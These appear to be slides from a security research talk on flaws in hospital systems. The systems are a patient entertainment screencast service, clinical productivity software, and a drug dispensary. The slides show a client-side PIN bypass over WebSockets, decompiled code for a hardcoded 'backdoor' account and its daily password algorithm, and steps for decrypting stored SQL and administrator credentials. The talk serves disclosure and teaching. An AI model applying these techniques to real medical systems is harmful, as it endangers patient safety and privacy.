


Testing Patient Entertainment System PIN Code


```
Raw Params Headers Hex
1 GET
  /PatientEntertainment/Modules/RemoteConnectionManagem
  ent/signalr/connect?clientProtocol=1.4&transport=
  webSockets&connectionData=
  [%7B%22Name%22:%22SocketHub%22%7D]&connectionToken=
  arxc405g7R6Y82383883UQjR%2FiHjTj0okjKkkLak2DLK%2Bj0g5g
  8FtKcbPM0VgjiLvSxU18kASKjjsME%2FKgDPPwwEgQfMlgffMvCg91
  KWRkFd83TC&encryptedDeviceId=ScreenCast-00345Dff48B01
  HTTP/1.1
2 Connection: Upgrade
3 Upgrade: websocket
4 Sec-WebSocket-Key: fWK5j2FRi4/zpW4UivP6Iq==
5 Sec-WebSocket-Version: 13
6 Host: PatientEntertainment|
7
8
```

? < + > Type a search term 0 matches

Burp: Upgrading HTTP session to WebSockets



Burp: Client → Server WebSockets Message PIN



Testing PIN from Client → Server WebSocket Data



Client side generated/validated PIN works

Patient Entertainment System Findings

- Unauthenticated access to API to retrieve patient/room/etc. data
- Client side generated 'PIN' code also validated on client!?

→ Lessons Learned: Client side validation is not secure

→ Results: Screencast to any active device

→ Patient Record: >500


A 3x3 risk matrix with a red border. The columns are labeled 'High', 'Impact Medium', and 'Low'. The rows are labeled 'Complexity Low', 'Medium', and 'High'. The cells are colored as follows: (Low Complexity, High Impact) is red with a purple dot; (Low Complexity, Impact Medium) is red; (Low Complexity, Low Impact) is yellow; (Medium Complexity, High Impact) is red; (Medium Complexity, Impact Medium) is yellow; (Medium Complexity, Low Impact) is green; (High Complexity, High Impact) is yellow; (High Complexity, Impact Medium) is green; (High Complexity, Low Impact) is green.

	High	Impact Medium	Low
Complexity Low	Red (with purple dot)	Red	Yellow
Complexity Medium	Red	Yellow	Green
Complexity High	Yellow	Green	Green



What is Clinical Productivity Software?

- Administrative system to capture procedure notes for...
 - Accuracy of reporting
 - Coding
 - Instructions
 - Follow up workflow
 - Improve EMR documentation
 - Auditing capabilities
 - Quality patient outcomes
 - Reduce communication confusion
 - Etc.



- Access patient records
- Modify critical data



Higher costs for care
Incorrect or missing diagnosis
Loss of data security and privacy

What is Clinical Productivity Software?

- Administrative system to capture procedure notes for...
 - Accuracy of reporting
 - Coding
 - Instructions
 - Follow up workflow
 - Improve EMR documentation
 - Auditing capabilities
 - Quality patient outcomes
 - Reduce communication confusion
 - Etc.



Decrypting Client Side Data

- dnSpy - .NET debugger and assembly editor
 - Encrypt(ion)
 - Decrypt(ion)
 - Password
 - Backdoor
 - Authenticate
 - Hash
 - Secret
 - Seed
 - PasswordUpdate
 - PasswordChange
 - Login
 - Failed
 - Username
 - Validate
 - Credential

```
public CBaseBR.StatusCode ValidateUserAndPassword(string user, string pwdhash, ref User UserRights, string domain = null, Guid? autoLoginID = null)
{
    base.LogMessage("SecurityBR.ValidateUserAndPassword:AutoLogin", LogFile.LogSeverity.Method);
    CBaseBR.StatusCode result = CBaseBR.StatusCode.InvalidPassword;
    user = SecurityBR.ConvertUserFromCryptoToPlainText(user);
    pwdhash = SecurityBR.ConvertPasswordFromCryptoToSaltedHash(user, pwdhash);
    if (UserRights == null)
    {
        UserRights = new User();
    }
    UserRights.UserName = user;
    bool flag = false;
    try
    {
        if (string.Compare(user, "backdoor") == 0)
        {
            SQLText sql = SecurityBR.GetSQLForBackdoorValidation();
            this.OpenConnection();
            this._sc = this.OpenQuery(sql);
            if (this._sc == DBStatusCode.Success)
            {
                string text = this._db.FieldAsString(this._reader, 0);
                if (!string.IsNullOrEmpty(text))
                {
                    if (string.Compare(pwdhash, text, false) == 0)
                    {
                        result = CBaseBR.StatusCode.OpSuccess;
                        UserRights.internalid = "-1";
                    }
                }
            }
        }
        this.CloseConnection();
    }
}
```

"backdoor"

DailyPassword

```
public int M
{
    base.Log
    pwd = Sa
    User use
    if (this
    user2.
    {
        retu
    }
    return -
}
```

```
de.OpSuccess &&
```

```
1573 }
1574
1575 // Token: 0x06000E39 RID: 3641 RVA: 0x00116E50 File Offset: 0x00115E50
1576 public static bool DailyPassword(string pwd)
1577 {
1578     string text = "XXXXXXXXXXXXXXXXXXXX";
1579     int num = (DateTime.Today - new DateTime(2000, 12, 31)).Days % 23 + 1;
1580     char[] array = DateTime.Today.ToString("yyyyMMdd").ToCharArray();
1581     char[] array2 = new char[8];
1582     array.CopyTo(array2, 0);
1583     array[0] = array2[6];
1584     array[1] = array2[4];
1585     array[2] = array2[0];
1586     array[3] = array2[2];
1587     array[4] = array2[1];
1588     array[5] = array2[3];
1589     array[6] = array2[7];
1590     array[7] = array2[5];
1591     for (int i = 0; i < 8; i++)
1592     {
1593         num *= i + 1;
1594         int num2 = (int)array[i];
1595         int num3 = num + num2;
1596         int index = num3 % 26;
1597         array[i] = text[index];
1598     }
1599     string pwd2 = new string(array);
1600     return string.Compare(SaltedHash.GetHash("backdoor", pwd2), pwd) == 0;
1601 }
```

 **.NET Fiddle** New Save Run

Options

Language: C#

Project Type: Console

Compiler: .NET 4.7.2

NuGet Packages:

Auto Run: Yes No

```
6 public static void Main()
7 {
8
9     string text = "XXXXXXXXXX";
10    int num = (DateTime.Today - new DateTime(2000, 1, 1)).Days % 23 +
11    char[] array = DateTime.Today.ToString("yyyyMMdd").ToCharArray();
12    char[] array2 = new char[8];
13    array.CopyTo(array2, 0);
14    array[0] = array2[6];
15    array[1] = array2[4];
16    array[2] = array2[0];
17    array[3] = array2[2];
18    array[4] = array2[1];
19    array[5] = array2[3];
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35 }
36 }
```

JTTFRGGI

User Name:

Password:

OK

Exit

User: Backdoor.

Configuration: DEFAULT
User: Backdoor.

Clinical Productivity System Findings


- Backdoor account (database and time based)
- Default Credentials (database and local account)
- Exposed credentials (xml, config file and service account)
- Client side authentication/decryption code
 - pusers.xml data/service account/database credentials
- Authentication response injection
- Unauthenticated web services
- Unauthenticated SQL 'injection'
- Password replay from unauthenticated API data

→ Lesson Learned: Client side code exposes secrets

→ Results: Full application and server compromise


→ Patient Records: > 100,000

	High	Medium	Low
Complexity Low	High Impact (Red)	Medium Impact (Red)	Low Impact (Yellow)
Complexity Medium	High Impact (Red)	Medium Impact (Yellow)	Low Impact (Green)
Complexity High	Medium Impact (Yellow)	Low Impact (Green)	Low Impact (Green)



What is a Drug Dispensary?

- Centralized medicine management
- Automated dispensing
- Secure and safe storage of drugs
- Tracking and auditing of narcotics
- Inventory and diversion visibility



What is a Drug Dispensary?

- Centralized medicine management
- Automated dispensing
- Secure and safe storage of drugs
- Tracking and auditing of narcotics
- Inventory and diversion visibility


- Modify drug information
- Access patient records
- Steal drugs



- Drug mis/overdose
- Drug underdose (theft)
- Loss of data security and privacy

What is a Drug Dispensary?


- Centralized medicine management
- Automated dispensing
- Secure and safe storage of drugs
- Tracking and auditing of narcotics
- Inventory and diversion visibility



Authenticated Users and Configuration Files

```
396 Automation = Yes
397 MobileCart = No
398 DataMai = S75BYYGhjlalkjd8Hhka87hkkadfgex+gpSbr
399 DataApp = 8ITmJOdnh6f88jHhka83jJjjdeq8vsLU1tja3M
400
401
402
403 SQLAuthenticationMode = SQL Server Authentication
```

```
221 [Internal]
222 UA_LAD = IgB&RoqKjkjkasdik88dhjjHHkkahd773p4tPIEnRvpQO3E2yGnEr
223 UA_LHU = +iXX9SKJkjasd988KJhaJh887Dlonb6bKfgf+ieSGt1xf9Iuj2F?
224 UA_RAD = IgA&RoqycdJjklkla88jajHG52gJHgd88JJJJjAQjsa7nOqXgABZf
225 UA_RHU = IgA&RoqycdJjklkla88jajHG52gJHgd88JJJJjAQjsa7nOqXgABZf
226 ALK = UA_LHU
227 UA_ROB = 05JKKL&JKALW0987ghkiY9fgvuA==
```



SQL Account Decryption

- Find the decryption code in DLL
- Specify the DLL as a reference and access functions in the DLL
- Call DecryptSqlCredentials function with parameters
- Decrypt SQL credentials (default vendor password)

```
// Token: 0x06000566 RID: 1382 RVA: 0x0000D0BC File Offset: 0x0000B2BC
public static void DecryptSqlCredentials(string encryptedString, out string user, out string password)
{
    string userAndPassword = EncryptionService.Decrypt(Convert.FromBase64String(encryptedString),
        " ");
    user = userAndPassword.PadRight(30).Substring(1, 30).Trim();
    password = userAndPassword.PadRight(32).Substring(32).Trim();
}
```

```
396 Automation = Yes
397 MobileCart = No
398 DataMai = S75BYYGhjlalkjd8Hhka87hkkadfgex+gpSbnqeOcpbNFfyw==
399 DataApp = 8ITmJOdnh6f88jHhka83jJjjdeq8vsLU1tja3N7n+vPqzNMpc1kQ==
400
401
402
403 SQLAuthenticationMode = SQL Server Authentication
```

```
EncryptionService.DecryptSqlCredentials(encryptedString, out user, out password);
```

```
Console.WriteLine(user + password);
```

100% No issues found Ln: 19 Ch: 13 SPC CRLF

Autos

Search (Ctrl+E) Search Depth: 3

Name	Value	Type
encryptedString	"8ITmJOdnh6f88jHhka83jJjjdeq8vsLU1tja3N7n+vPqzNMpc1kQ=="	string
password	"	string
user	"sa"	string

```

221 [Internal]
222 UA_LAD = IgBARoqKjkjkasdik88dhjjHHkkahd773p4tPIEnRvpQ03E2yGnEnwou/atTlniUTrKLw=
223 UA_LHU = +iXX9SKJkjasd988KJhaJh887Dlonb6bKfgf+ieSGt1xf9Iuj2FZHhvgX9oIoJV0ZKR4HQ7f1Wv8Sa9j4Sc=
224 UA_RAD = IgAARoqycdJjklkla88jajHG52gJHgd88JJJJjAQjsa7nOqXgABZfPxtD2D5qCzWr5y/rFzso=
225 UA_RHU = IgAARoqycdJjklkla88jajHG52gJHgd88JJJJjAQjsa7nOqXgABZfPxtD2D5qCzWr5y/rFzso=
226 ALK    = UA_LHU
227 UA_ROB = 05JKKLAJKALWO987ghkiY9fgvuA==

```

- Find the decryption code in an EXE
- Copy/Paste required functions
- Find hardcoded encryption key
- Decrypt UA_ credentials
 - LAD – Local administrator
 - LHU – Local hospitaluser
 - RAD/RHU - administrator

```

